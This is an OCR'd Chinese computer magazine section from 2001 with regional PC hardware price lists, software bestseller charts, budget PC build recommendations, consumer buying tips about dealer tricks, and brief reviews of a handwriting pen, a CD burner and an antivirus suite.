Samsung 560VTFT/Viewsonic 15	3999/3980 元
Acer FP450/FP563	2999/3999 元
Acer FP751/FP581	9999/4499 元
IMAGIC 15/EMC 14	4190/2990 元
Philips 105S/107E/107T	1150/1480/1780 元
Acer 77V/77G/78G	1499/1699/1999 元
MAG 570FD/796FD （纯平）	1660/2999 元
Samsung 750S/753DF	1380/1670 元
索尼 G200/E200	4950/3190 元
大水牛7KlrT/9Klr	1599/2800 元

华中地区产品报价

CPU	
P4 1.5G+128M 套装	1890元
P4 1.4G+128M 套装	1800元
P4 1.3G+128M 套装	1700元
P3 1G/933EB/800EB/733EB（盒）	1540/1480/1100/1060元
Celeron2 850/800/766/733	590/480/420/400元
Celeron2 700/667/633	390/360/340元
AMD雷鸟 1.2G/1G	940/680元
AMD毒龙 800/750	360/290元
主板	
升技 TH7-R/Kh7-R	1720/1040元
升技 ST6/ST6R/SA6/SA6R	1030/1080/950/1150元
升技 KT7A/KT7E	1120/880元
升技 VL6/VH6-2/VP6	740/850/1180元
升技 WF22L/SL30	740/940元
微星 K7T Turbo-NL/6309NL	950/870元
磐英 8KTa2/3VCA2+	960/850元
磐英 3S2A5L/3SPA3L	1020/950元
技嘉 VX7-4X-A/6VXC7-4X	880/950元
技嘉 6VXE7+/6BX7	720/740元
银河 810/693/694/815EP	480/560/65/690元
内存	
Kingston 256M/128M/64M Rambus	240/650/260元
Kingston 256M/128M SDRAM	360/170元
千禧条256M/128M/64M	340/190/110元
金邦金条256M/128M/64M	340/180/110元
Kingmax 256M/128M/64M	320/160/170/100元
HY 256M/128M/64M	200/100/60元
硬盘	
IBM 60GXP 20G	840元
IBM 75GXP 46G/30G	940/850元
IBM 40VG 20G	680元
西部数据 20G/10G 5400rpm	660/580元
Maxtor 金六60G/40G/30G	1680/960/870元
Maxtor 星钻80G/40G/30G/20G	1920/800/770/670元
显示器CRT	
三星750S/753DF/700IFT	1650/2050/2780元
美格 770FS/570FD MK2	1799/1699元
美格 796FD MK2/770PF	2999/1999元
优派E70/PF775	1680/3280元
EMC 维冠786/D777/D787	1540/1750/1760元
IMAGIC A7/C7P/C8P	1399/1690/1890元
IMAGIC M7P/M5C/M7/M9c	1499/1280/1399/1999 元
三星570S/150T/150MB/770TFT	5480/8800/10200/12900元
EMC 14/15	3900/4650元
IMAGIC G4/G5s/G7	2999/3999/12999元
显卡	
华硕 V7700/32M（GTS,DDR）	1180元
华硕 V7100/32M	799元
小影霸 速龙6000	880元
小影霸 速龙3000（32M）	660元
小影霸 速龙2000（16M）	550元
小影霸 速龙1500（32M M64）	550元
ATI Radeon VE 32MDDR	520元
ATI Radeon 32M DDR	1620元
声卡	
创新 V128/PCI 128 D	180/240 元
创新 SB Live Digital	520元
创新 SB 白金版/豪华版	2100/820元
光驱	
MSI 52X/先锋16DVD/GVC 50X	320/980/350元
ASUS S500/8X DVD	330/840元
ON-DATA 10X DVD/50X	820/380元
Acer 明基652P/650P/1640	420/390/660 元
大白鲨 52X/大蓝鲨44X	370/370元

西北地区产品报价

CPU	
AMD Duron 700/750/800/850	275/310/365/410元
AMD Athlon 1.33G/1.2G/1G	950/810/610元
Intel 赛扬II 700/766/800/900	340/370/470/520元
PIII 1G/933EB/800EB/733	1550/1360/1200/950元
P4 1.5G+128M Rambus套装	1790元
P4 1.4G+128M Rambus套装	1750元
P4 1.3G+128M Rambus套装	1660元
内存	
金邦金条128M/256M	180/300元
Kingston 128M/256M	140/256元
HY64M/128M/256M	65/110/220元
HY128M/256M DDR	150/350元
Kingmax64M/128M/256M PC133	95/140/300元
硬盘	
IBM 60GXP 20G/40G/60G	820/940/1430元
希捷酷鱼III 20G/30GB/40G	690/780/910元
希捷 U5 20G/30G/40G	660/700/730元
WD20G/30G/40G(7200)	720/850/930元
WD20G/30G/40G(5400)	660/730/800元
主板	
钻石CS60-EC/CA64-BC/CD70-SC	870/690/799元
钻石AD72-SN/AK75-EC/WT70	999/830/1280元
华硕 A7S-VM/CUSL2-C/P4T	740/940/1420元
技嘉 GA-6OX/6VX7-4X/7ZX-H	790/650/850 元
微星6309NL100/K7T Turbo红魔	730/900元
微星 K7T266 Pro	1460元
微星 MS-815EP/微星 MS-6339	880/1370元
艾崴 KV200-R/艾崴 VD133PL	1080/750元
ABIT KG7/升技 KT7A-RAID	1160/1030 元
升技 VH6-II/ 升技蓝魔KT7E	700/800元
建基 AX34/建基 MX3S	740/920元
捷波 694AS/ 捷波 663AS	660/650元
联想 A12/联想 K7L/联想 P4	980/650/1430 元
磐英 EP-3SPA/磐英 EP-8KTA3	830/780元
硕泰克SL-65DRV/75MAV/65EP	850/980/780元
硕泰克SL-65FVB/65ME/65KV2	620/900/720元
显示器	
大水牛7KlrT/9Klr	1599/2800元
美格XJ570/810FD	1330/3999元
美格770PF/570FD MKII	1999/1599 元
Acer 57c/77c/78g	1200/1630/1920元
三星 550B/753DF/700IFT	1250/1840/2350元
三星 750S/755DF/950P	1480/2050/3450元
飞利浦 105G/107E/107G	1300/1430/1720元
飞利浦 107P/109S	2680/3150元
爱国者 700H/788FD	1550/2280元
SONY CPD-E200/G200	3200/4500元
其他	
大水牛1000A/2000A/2000B/3000A	180/220/160/230元
大水牛200/大水牛650T	20/35元
Acer 52p/52V	100/50元
罗技易上手键盘/“网际抢手”键盘	75/300元
大水牛300W/牛魔王/大水牛PIV	230/900/280元
九州风神 AE-031/033/050	35/38/70 元
大水牛CPU风扇CC6002/G风神/CC5208	50/50/35元
大水牛小行者音箱/先行者音箱	190/320元
朗科优盘无驱动型8MB/16M/32M/64M	239/339/499/999元
爱国者移动存储王5G/10G/20G	1680/1980/2980元

连邦软件销售排行榜

2001年8月11日-2001年8月24日

咨询电话：(010) 62525338

名次	操作系统平台 名称	金额(元)	设计开发工具 名称	金额(元)	办公事务处理 名称	金额(元)	信息管理 名称	金额(元)
1	中文之星2001	1380	VisualFoxpro6.0	9320	Office2000	3999	速达3000	880
2	Windows 98 中文标准版	1998	电子设计自动化软件EDA2000	980	预算大师企业版	3800	速达财务(新版)	1880
3	Windows Me中文标准版	1188	流风婚纱形象设计系统	168	WPS Office办公组合	198	天大天财进销存通用单机版	780
4	中日文输入平台3.0+日语	288	编程资源大全	32	智能狂拼2	39	管家婆全能竞争版	990
5	Redhat Linux7.1	48	程序员加油站	114	五笔字型	36	轻松会计-标准版	98
6	红旗Linux	168	中望室内设计系统	13800	二笔输入法	280	大律师建设工程合同制作管理系统	196
7	TurboLinux6.0	129	编程经典控件大全	38	CCED6.0中文字表处理软件	660	营销百宝箱	168
8	蓝点Linux2.0	15	FrontPage 2000 (中文)	2600	文杰For Windows & For Linux	198	中国高等院校查询系统	50
9	中软Linux3.0应用套件	18	新龙名片2000新版	380	打字高手	28	263天赢股票投资分析系统	68
10	Redhat Linux7.0精装版	38	我形我速	99	写作之星黄金版	29	智能炒股王-精装版	48

名次	游戏娱乐 名称	金额(元)	教育学习 名称	金额(元)	电子图书 名称	金额(元)	实用工具 名称	金额(元)
1	新仙剑奇侠传	69	Live互动英语	398	金庸武侠小说全集	48	瑞星2001标准版	188
2	剑侠外传-月影传说(标准版)	68	电脑世纪行3	267	平面设计专业图库	78	KV3000标准版	178
3	金庸群侠传网络版点数卡	29	从零开始学英语	150	汉仪字库--文房字宝套装	168	金山毒霸2001标准版	188
4	楚留香新传	69	2001翰林汇系列套装(1+E)	180	中国大百科全书光盘(1.1版)	50	安全之星	88
5	大富翁5	48	科利华电脑家庭教师	1600	中华历史文库	168	Norton2001网络安全特警	238
6	争战天下	49	走遍美国2001 (10cd)	118	中国成语故事大全(上)	38	豪杰超级解霸2001版	38
7	星际争霸1.08版	108	了如指掌学电脑(精装版)	98	超星读书卡	100	会声会影5.0	129
8	半条命-反恐怖精英	68	随心所欲说英语2-2000年新装	150	图酷-高密度数码图库2	68	东方快车3000标准版	39
9	樱花大战(天人互动)	50	从零开始学日语	98	电脑设计专业图库	65	我家我设计	76
10	石器时代月费卡1060点	50	开天辟地3	127	新火星人3DS Max4大风暴-上集	99	虚拟光碟专业版6.0	58

正普软件销售排行榜

2001年8月15日至2001年8月29日 (www.2688.com)

名次	游戏类 名称	零售价	教育学习类 名称	零售价	休闲娱乐类 名称	零售价
1	永恒传说.奇幻水晶缘	48元	局域网全面通	35元	周润发电影精选	38元
2	新仙剑奇侠传	69元	全能打字教室—超级打字通	28元	同一首歌—情歌经典（1970～2000）	28元
3	大富翁5	48元	英语听说天堂（新装）	28元	MP3群星荟-精选明星名歌	28元
4	世界超级游戏精选-抢滩2001	18元	着迷小学英语VCD版	88元	绝对流行—最新流行歌曲冠军榜(1999～2001)	28元
5	活祭<牺牲>(中文版)	58元	网页+多媒体制作高手直通车	48元	奥斯卡金像奖最佳影片1（1928～1939）	35元
6	花历<中文版>	35元	开天辟地III	127元	麻辣教师(动画版+电影版)	38元
7	剑侠外传之月影传说	68元	英语学习终结者--从入门到精通	199元	奥斯卡金像奖最佳影片2（1940～1950）	35元
8	星际争霸1.08版	108元	洪恩GO GO学英语套装版(2000新装)	150元	MP3世界名曲100首II	28元
9	东京番外地<中文版>	35元	走遍美国2001版	118元	MP3经典少儿歌曲180首	28元
10	大家来找X	19元	轻轻松松背单词II（新装）	48元	碟霸--希区柯克钻石经典	58元

名次	实用工具类 名称	零售价	百科图书类 名称	零售价	芝麻开门类 名称	零售价
1	超级解霸2001(标准版)	38元	世界人体艺术	28元	剑侠情缘II	15元
2	瑞星杀毒软件2001版(3+1豪华版)	188元	装饰装修大百科	38元	烽火三国II	10元
3	KV3000标准版	178元	《中国大百科全书》电子版	50元	霸刀	15元
4	RedHat Linux7.1(系统资料工具)	68元	中国成语故事大全<大型卡通系列片>	38元	危机最前线-为自由而战（简体中文版）	10元
5	装机一条龙II--一盘在手装遍天下	25元	世界英文名著1000部（新版）	18元	金山词霸2000	10元
6	金山词霸.NET2001专业版	38元	世界名人传记文学	38元	饿狼传说3	10元
7	东方快车3000（标准版）	39元	中小学百科学习	90元	雷电II	10元
8	流风婚纱形象设计系统	168元	中国名人传记文学	38元	迷你游戏宝库II	15元
9	PC源动力--驱动一条龙	48元	《中国古典文学名著精选》标准版	28元	雷神小组	10元
10	测试诊断硬件大师(珍藏版)	25元	世界名著MP3（合集）	28元	黑鹰传奇	15元

装机指南

□四川　直觉

●以下方案中配件的价格仅供参考！采购应以当日市场价格为准。

5000-6000元配置方案

配件种类	品牌	型号	价格
CPU	AMD	Duron 800+PK 045	450元
主板	华硕	A7S-VM	740元
内存	HY	256MB	210元
显卡	整合	——	——
声卡	整合	——	——
硬盘	Maxtor	星钻一代 40GB	870元
光驱	Aopen	948E　(48X)	320元
音箱	润宝	轻骑兵B2	200元
显示器	Acer	78G	1850元
鼠标键盘	——	普通键盘+双飞燕3D	70元
机箱电源	普通	——	200元
总计	——	——	4910元

现在的电脑实在是太便宜了！看看这款配置您就不难明白了：4910元能享受到800MHz的CPU、256MB内存和40GB大硬盘、纯平显示器，您还觉得不够吗？CPU选择的是目前最流行的AMD毒龙800MHz，为了保证它能安全工作，我想花上100元购置一个强力散热器也是必不可少的，两者加起来才450元，很便宜了。主板则选择了高度集成的SiS730S芯片组的产品，华硕的主板质量、性能、稳定性都是有口皆碑，740元的价格也还算合适，况且这款主板还带有一个AGP插槽，方便以后升级。硬盘则选择了同样很热销的星钻一代，它的高容量和低价格的确有很强的吸引力。显示器我推荐Acer的78G，这是一款上市时间比较长的产品，价格一直很公道，属于采用三星管的纯平显示器中的极品之作，效果一试便知。总体而言，作为一款不足5000元的低价位系统，它完全能够满足一般上网、游戏的需要，限于这个价格，我想也不能要求得太过奢侈。:)

6000-7000元配置方案

配件种类	品牌	型号	价格
CPU	AMD	雷鸟850+PK 045	650元
主板	微星	K7T Turbo	870元
内存	HY	256MB	210元
显卡	ATI	Radeon LE	750元
声卡	创新	PCI128D	180元
硬盘	IBM	腾龙III代 40GB	920元
光驱	台电	16X DVD	580元
音箱	创新	SW300	300元
显示器	LG	774FT	1900元
鼠标键盘	——	Acer 键盘+网际劲貂	120元
机箱电源	金河田	8016A	300元
总计	——	——	6780元

在6000多元的配置上选择雷鸟？有什么异议吗？加上顶级散热器也不过650元，您还有什么意见吗？要知道新的100MHz外频的赛扬II都跟这个价格差不多了，难道还不能买雷鸟吗？主板是微星的K7T Turbo，采用KT133A芯片组，功能很多，价格较便宜，性能也很不错。显卡则是ATI出品的Radeon LE，通过各种方法恢复了Hyper-Z功能的Radeon与Radeon标准版差不了多少，速度不错，关键是画质非常出众。硬盘自然是目前性能非常突出的腾龙3代了，40GB的容量应该还是够了。其他方面也不差，LG的纯平显示器、创新的音箱、台电的DVD-ROM都是非常不错的东西，看来这款配置无论在功能还是性能上都是非常强大的，价格还不足7000元呢，真的很不错哦！


7000-8000元配置方案

配件种类	品牌	型号	价格
CPU	Intel	PIII 800E	1050元
主板	升技	SA6	880元
内存	HY	256MB	210元
显卡	七彩虹	霹雳9000 III 32M	1000元
声卡	创新	SB live! Digital	400元
硬盘	Maxtor	金钻六代 40GB	1150元
光驱	SONY	CDU5211 52X	350元
音箱	漫步者	R1900TB	400元
显示器	三星	755DF	1980元
鼠标键盘	罗技套装	键盘+鼠标	240元
机箱电源	普通	——	200元
总计	——	——	7860元

这一款7800多元的配置就更显得豪华了：PIII 800E目前也只需要1050元了，其中有一些还能上133MHz外频，配合一向以超频能力强著称的升技815E主板，说不定您就能超到1.2GHz去玩玩呢。配备了32MB 5ns显存的七彩虹霹雳9000 III (GF2 PRO)性能自然是不用说了，而且显存频率也能达到GF2 PRO显卡的要求(400MHz)。Maxtor金钻六代的性能是非常好的，在一些测试中甚至超过了IBM的60GXP，不过价格有点儿高。漫步者R1900TB是一款音质很出众的音箱，配合SB live!声卡欣赏音乐想来还是很过瘾的。显示器则选择了三星的755DF，采用三星的纯平显像管，相信三星公司必定能将自己出产的显像管的优势最大限度地发挥出来。

市场聚焦

MARKET FOCUS



●选购主板看品牌

815EP主板为市场的主流，大品牌的主板与小品牌产品，在价格上差价高达200多元，一块便宜的815EP主板的价格不到750元。有的经销商以比名牌主板低一些的价格，向想“节省一点”的用户推销廉价主板，而这些廉价主板的利润通常要远大于名牌主板。经销商往往吹嘘各种品牌主板只要主芯片相同，性能就大致差不多，名牌产品贵就是卖个牌子，用这种托词来推销自己的廉价主板。其实相比之下，小品牌产品的主要问题是技术支持难以保证，有的品牌连BIOS升级的网站都没有。还有就是保修困难，当商家一旦撤出电脑城时，连产品代理都找不到，更不要谈保修了。

●选购“升级套件”要慎重

一些商家推出所谓“升级套件”，一般是一块400-500MHz的赛扬处理器+主板+128MB SDRAM，价格约700-800元。初看起来，非常适合使用旧配置的电脑用户升级，价格也比较便宜，但问题出在主板上。从成本上而言，上述级别的处理器加内存成本在400元左右，那么300-400元的成本可以提供怎样的主板？经过比较，我们发现很多此类主板的性能连早期的BX主板都不如，性能如何不言而喻。使用这样的配置再次升级的余地很小，所以商家在写配套组件时，只是笼统地提到主板，至于具体是什么主板，当然不会详述。

●配DIY整机时注意CPU是否为盒装

我们在有些电脑经销商的报价单上看到CPU的报价中，没有注明是否为盒装的信息，在最终装机单上也只写了个CPU型号和工作频率，这其中就牵涉到CPU是否为盒装的问题。同样的CPU盒装的产品要比散装贵一些，有些商家就用其他商家的盒装报价与自己的散装价相比以示自己的货便宜，而在报价单上的CPU报价往往采用“折中价”，价格在散装和盒装货之间。如果遇到指明要买盒装的内行消费者，则说报价单上是散装价，盒装要再加几十元。往往指明购买盒装CPU的用户对产品质量比较重视，再加上当时购买电脑心情比较激动，既然数百上千元都花了，也不计较加这几十元来买盒装货。如果遇到没有要求的用户，自然给用户散装的，如果用户计较价格，就说报价单上是盒装货的价格，散装要便宜些，留给用户还价的余地。不管是散装还是原包盒装的CPU，一旦拆掉包装安在主板上，一般用户无法分辨。有的经销商还收集一些用户留下的包装盒，将散装CPU再次包装后装入盒内，遇到装整机的用户，在出货时就迅速“顺手”拆掉临时套上去的包装，将散装的CPU安装在主板上，就算大功告成了。

●“全区码”DVD-ROM有差别

大多数DVD-ROM价格已降到550-650元之间，这吸引了不少电脑爱好者。DVD-ROM用来播放DVD影碟是否有区码限制，这一点一向受到DVD-ROM用户们的关心。现在市场上一些经销商宣称的所谓“全区码”DVD-ROM其实有两种，一种是真正意义上的无区码限制的DVD-ROM，另外一种则是有修改次数限制的DVD-ROM（大部分可以修改5次）。因为修改时只有次数限制，而没有具体区码的限制，所以经销商也就含糊地把这一类DVD-ROM归入全区码DVD-ROM的类别之中。但对用户来说，在日后使用中会带来很大麻烦，这类DVD-ROM在五次修改期限满了后，就会成为锁区码的驱动器。所以电脑爱好者在选购DVD-ROM时，要确定该产品是否为真正的无区码限制。有关区位划分及区位码的具体内容，请参见《电脑爱好者》17期“特别话题”栏目。

●创新推出EMU10K1的替代音效芯片Audigy

创新科技继推出长期占领市场达5年之久的EMU10K1音效芯片以后，在8月底推出EMU10K1的替代产品——Audigy，预计Audigy将成为新一代的主流音效处理器。自创新收购并获得了Aureal的A3D后，这款Audigy中已经纳入了部分优秀的A3D技术，因此Audigy的实力也是异常强悍的，它具有4倍于EMU10K1的处理效能。Audigy具有32位多效（Multi effects）引擎，具有实时4音效环境，支持环境映射，支持声效反射，并使用了“环境滤波器”技术做精确音效仿真。在软件支持方面，Audigy支持MS Direct Sound API，支持Dolby Digital 5.1 mixing API，支持Eagle 3.0 graphical librarian editor。它的适用范围将囊括3D游戏音效、音乐欣赏制作、家庭音效平台，极为广泛。

●家用防尘机箱上市

最近市场上出现了一种中等价位的防尘机箱，是世纪之星的F-300系列。它的防尘原理是在机箱前部安装有两个风扇负责进风，而一般机箱排风由电源自带的一个风扇负担，这样整个机箱的进风绝大部分都由机箱前部的进风口进入。在由风扇驱动的强制进风口上安装有空气过滤装置，可以起到提高进风空气洁净度的效果，最终达到减少在机箱内灰尘积聚的目的。同时这样的结构也有利于增加机箱内部空气的流动，降低机箱内环境温度。这款机箱适合爱干净的用户，含优质电源的价格不到四百元，用户容易接受。由于机箱内部标配有两个进风的水晶风扇，独立销售价值80-90元，再加上世纪之星品牌在一些地区的产品知名度和这种新颖的结构设计，有的经销商就把它在顾客面前说成是高档机箱，以此抬高机箱身价，希望用户选购时注意。

●硬盘市场添新军

硬盘市场早已经比较成熟了，自从昆腾被Maxtor收购以后，IBM、WD、希捷和迈拓已经成为硬盘产业的四大金刚，而像三星、富士通、长城、CONNER等二级厂商也占有一些市场份额。目前在中关村市场上出现了一个全新的硬盘品牌“EXCELSTOR”，被翻译成“易拓”，这款产品为10.2G的容量、5400转、512K的缓存。据说该产品为CONNER工厂制造，享受一年保换的服务，如果你对产品价格很在意的话，不妨考虑一下这款硬盘。

●软件还价余地大

电脑城里正版软件专卖店的很多正版软件存在很大的还价空间，其还价比例远远超过电脑硬件，包括一些热门的杀毒软件。有些软件在包装盒上写着“统一售价”或“指导售价”但最终成交的底线却要远低得多。

●当心名牌机箱内的电源被偷梁换柱

为了赚取更多的利润，一些经销商经常通过高档机箱配廉价电源的方法来欺骗顾客。现在很多品牌机箱和电源的厂家，往往同时推出同一品牌的机箱、电源，所以传统的偷换电源的方法容易被用户发现。但天无绝人之路，一些商家又想出了新的方法。因为品牌电源也有档次之分，高档品牌机箱标配都是中档电源，装机商在进货时将机箱标配的中档电源换成同品牌中价格最便宜的电源，这样一换，几十元差价就出来了。如很多世纪之星的中高档机箱，标配性能优良的沙漠之舟宽频电源或P4水晶电源。而一些装机商则将其改配为世纪之星标准版的水晶电源，由于世纪之星电源上没标注总输出功率，这样一来就给了一些商家信口开河的机会，250W、300W随便说。再加上电源与机箱是同一个品牌，对大众配置系统来说，一般不会出现电源过载现象，所以非专业用户很少怀疑。

●移动数据存储设备花样多

外置移动硬盘以其大容量存储和可移动的特性受到用户的喜爱，主流容量达10GB-30GB。市场上同类产品也有一些，购买这类移动存储设备时，除了比较容量外，还可以比较是否支持IEEE1394接口，是否提供加密保护。大部分移动硬盘都采用USB传输，受USB接口限制，速率一般在12Mbps左右，而IEEE1394接口理论传输率可高达400Mbps，去除传输瓶颈限制，具有比USB更高的传输速率。现在已有同时提供USB和IEEE1394接口的产品上市。针对要存储敏感信息的用户，一些移动硬盘盒产品内置了数据加密区，这样即使硬盘丢失，也不容易造成泄密。

●近期刻录机纷纷跳水

目前光驱市场已经趋于平静，各CD-ROM厂商产品的利润也都十分有限，因此不少厂商都把目光转到了DVD和刻录机方面。近期刻录机市场价格战异常激烈，不少品牌的刻录机产品纷纷跌价：理光的MP7083为8速写8速擦，随机还带一张价值68元的上网卡，现在已经从860元降到了758元；三星8432刻录机从890元跌到了760元，产品价格下浮130元；NEC-阿帕奇12速刻录机调整以后的价格为888元，几乎是现在最便宜的12速刻录机了，此外阿帕奇16速的刻录机为999元，也极具竞争力；源兴161040刻录机的价格为1100元，在16倍速的产品中也属于最低的之一。打算升级的朋友们不妨多注意一下近期的刻录机市场。

●二手市场选购商品要小心

二手货市场与主流市场不同，很多东西都是出门不认账的，所以电脑爱好者在挑选时要格外仔细。对于一些比较贵的东东，商家称带保修的商品要与商家谈好保修期限，最好再开个收据（有发票最好）。在主流电脑市场常常有以次充好的欺诈行为，在二手市场更是不胜枚举，以旧翻新提高二手货成色已是见怪不怪，外壳型号与机芯不符也是常有的事，早在主流市场已经Remark的电脑硬件在二手市场自然是将错就错。二手商从南方成批地批进旧电脑设备，到手后分门别类地分检出完好、可修复、小故障、故障、垃圾几类，对于有故障且认为难以修复或不值得修复的硬件也不能当垃圾随便扔掉，一些外观还可以的硬件一般都被打上好坏不保的字样低价出售。

●沟通在手机和电脑间

手机现在已经成为最为普遍的通信工具之一了，大部分的手机都可以通过红外接口与笔记本电脑等相连接，而对于台式机的用户来说，这无疑有些遗憾。现在已经出现了一种“Z-TEK”的手机-PC连接线，它通过电脑的RS232串口和手机的接口进行连接。由于不同型号的手机接口之间存在差异，因此这种连线也有近十种型号的产品，它们都是深圳出产的。现有的连接线可以支持Nokia8210、6210；Panasonic的GD90；Samsung 600；还有Motorola和爱立信的几款手机，以上这些手机必须能够支持网络下载和铃声编辑的功能。由于采用RS232串口连接，因此不能支持热插拔，虽然它现在仅支持铃声编辑和传送，但通过软件升级还可以支持更多的功能。这种连接线的价格在150元左右。

●网上私人销售问题多

网上的一些BBS和讨论区经常有人以低于市场最低价的价格，提供一些电脑硬件设备。其中相当一部分都是个人私自买卖，无法提供正规发票，更无能力进行保修。这些销售的全新商品中，有相当比例属于水货或非正规渠道的商品，虽然价格非常诱人，但售后服务是一个大问题。一旦硬件发生故障，需要保修时就麻烦了。所以网友在选购这类商品时要三思。

●如何检测防辐射服装

电脑辐射的客观存在越来越被大家所重视，市场上各种防辐射用品层出不穷，最近市场上又出现了防辐射服装。正宗的防辐射服装是由纳米技术制造的特殊布料制作而成的，有抗1-3000MHz电波的能力。用户购买时用一个简单的测试方法就能检测产品是否真的有效。消费者可以用这种材料包裹手机，正宗的材料会大幅度衰减无线电信号，手机会呈脱网状态，手机屏幕上的信号强度显示为零，而一些采用其他材料的产品，屏蔽效果就没有这么好。如果手机显示信号依然很强，说明这种产品是假货。

● RITEK刻录盘有假货

近期市场上出现一些假冒的RITEK刻录盘，这些假冒盘大部分是白金盘，厚度较真RITEK要薄一些。假RITEK刻录盘背面印字与真品几乎一样，只是背景底色比较暗淡，反光性差，而真品略带珠光效果并有折射，用户购买时应仔细区别。真品RITEK以蓝盘、彩盘、3寸小盘、异形小盘为多见。

●无线鼠标也有区别

无线鼠标从结构上有红外线传输和无线电传输两种传输方式，它们具有各自的优缺点：红外线鼠标具有抗干扰性强的优点，但是对鼠标与红外线收发器的角度要求比较高，就像彩电遥控器一样，偏差角度过大就会影响鼠标工作。无线电鼠标对于方向性不十分敏感，使用比较灵活，由于采用无线电波传播，所以在小范围内若有多个同型号的无线鼠标工作，可能会互相干扰，所以大部分无线鼠标都提供多个信道供用户选择。一般用户购买无线鼠标，选择无线电波传输型的产品，使用起来比较方便。

●立体眼镜的选购

立体眼镜在一些地方再次盛行，立体眼镜有显卡附带型和独立附加型。对于原显卡没有提供立体眼镜接口的用户，只能购买独立附加型立体眼镜，而这些产品根据硬件电路的不同，其兼容性和适用范围也不同。有的立体眼镜只支持nVIDIA系列显卡，而有的立体眼镜不支持非游戏应用程序。用户在选择时要根据自己现有显卡的情况选择适当的产品，购买前请确认该产品是否支持自己所用的显卡。比较出色的立体眼镜可以兼容绝大部分的显卡和显示器，连续使用一段时间后眼睛疲劳感不明显，可以调节立体景深以满足不同应用的需要。

●购买硬件注意产品是否支持多系统平台

目前个人主流的操作系统有Win95、Win98、Win2000、WinMe，用户在购买硬件时要注意产品是否支持Win2000，一般在产品包装上会有说明，最主要的就是是否提供了Win2000的驱动程序。很多用户从Win9X升级到Win2000时，发现手头的硬件没有Win2000驱动程序，导致安装后硬件不能工作。一些小品牌的电脑外设就没有提供Win2000驱动程序。如果你是Win2000的用户，或者准备以后升级为Win2000，就需要关注这个问题。

●名牌机箱利润高

商家需要用户购买价格高的东西时总是向用户宣传产品优质优价的概念。很多用户认为名牌高级机箱的价格本来就很高，其实不然，很多商家提供的名牌机箱的报价中都含有很高的利润，装机者可以像对其他电脑配件一样还价。消费者事先应到电脑城机箱专卖店摸个底，这也是一个防“宰”的好办法，做到心里有数。不过消费者打听到的名牌机箱报价都是市场零售价，装机商的进价一般要低10%以上。



网上聊天的利器：大恒QQ聊天笔

这款产品的用途是：利用手写笔、手写板通过“随心聊”软件在QQ上聊天时输入对话。相比之下，这款手写笔超越了大多数同类产品局限于汉字输入的单一功能，增加了语音输入、聊吧辞典、我的聊天室等多项特色服务。尤其是其提供了大量网上聊天常用词语，可谓“投机取巧”到了极点。对于键盘输入速度慢的朋友来说，这款产品能解决他们“满肚子话”却道不出来的困扰，体会“下笔如有神”的快乐。不过，手写板要是能有个可变换角度的支架则更好，这样可以让大家直接看着屏幕写字。此外，在软件升级方面还有很多可开发的地方。



★ CFan结论

适合于喜欢上网聊天但录入速度慢的人。

优点	缺点
功能全面 特点突出 易用性好	价格偏高

★产品配置：一根手写笔（黑色、宝石蓝和水仙绿三种颜色）；一块手写板：2×3英寸，精度为0.25mm；一套“随心聊”软件；支持Windows 95/98

★参考价格：358元

★咨询电话：68748558--883


爱国者16X刻录机

这款刻录机在刻录光盘的同时，可进行多项其他的工作。如可以在刻盘的同时进行文字处理、上网冲浪、玩游戏等多重操作。这是提高效率的一个非常实用的功能。此外，它使用了防止缓存欠载发生的Burn-Proof技术，具有16倍速CLV的一次写入方式、10倍速CLV重写方式、40倍速CAV读取速度，在高倍速CD-RW中性能比较出色。由于该产品采用了独特的平衡减震设计，使得在刻录盘片的过程中，刻录机处于良好的平衡状态，有效地降低了因盘片转速过快而发出的噪音。这款刻录机的兼容性也是不错的，它支持E-IDE、MMC2界面接口，内部采用标准的IDE/ATAPI界面，并且Flash Rom支持在线编程。论及不足之处，我们认为它附送的配件过于简单，此外最好配备更为详细一点的使用说明书。

★ CFan结论

实用，整体性能不错。

优点	缺点
性能突出 容错性强 性价比高	配件不够丰富



★产品配置：16X刻录机，附带NERO刻录软件，以及CD-R、CD-RW盘各一张。

★参考价格：999元

★咨询电话：8008101069

网络安全特警2001中文版

这款软件针对目前破坏力强、流行广的网络病毒进行了全方位的防御。尤其是针对当前猖獗一时的“红色代码”病毒，具备良好的防毒手段。软件中配备了个人防火墙，能够监控所有连接到电脑上的可疑造访者，并能有针对性地进行防护，以阻挡黑客入侵。防病毒又防黑客，功能二合一，是此款软件的设计特色。软件中有一个非常体贴用户的功能是，它可以禁止网页浏览时无处不在的窗口广告，以提高网络浏览速度，节省使用时间。通过过滤某些网站的ActiveX控件和Java附属应用程序，可以使我们在浏览陌生网站时避免潜在病毒攻击及数据窃取。此外，软件具备在线自动升级的能力，免除了手动升级的烦琐。

★ CFan结论

一款不错的集杀毒和防黑于一体的软件。过滤功能非常实用，适合于经常上网查寻资料的人。

优点	缺点
功能非常强大 设计体贴用户 操作简便	价格稍高

★参考价格：288元

● DVD刻录机面市

现在DVD和刻录机都早已不是什么新鲜的东西了，而DVD刻录机的出现无疑又给我们增加了许多新鲜感。可能不少朋友都以为DVD刻录机就是DVD和刻录机的结合体，其实不然，这种产品是能刻录DVD的一种驱动器，当然它也可以刻录普通的CD-R和CD-RW光盘。目前出现的这款产品是先锋的IDE接口产品，型号为先锋DVR-A03，价格约9000元。不好说先锋DVR-A03是不是世界上第一款IDE接口的DVD刻录机，但是它至少是进入中国的第一款此类产品。这款驱动器的刻录盘片有DVD-R 4.7GB和DVD-RW 4.7GB两种，前者的价格大致在150元-200元之间，刻满一张4.7GB的盘片大约需要35分钟。此外先锋还有DVR-S201产品，这是SCSI接口的，还支援C.M.F的格式。CF


维硕 Radeon VE 显卡

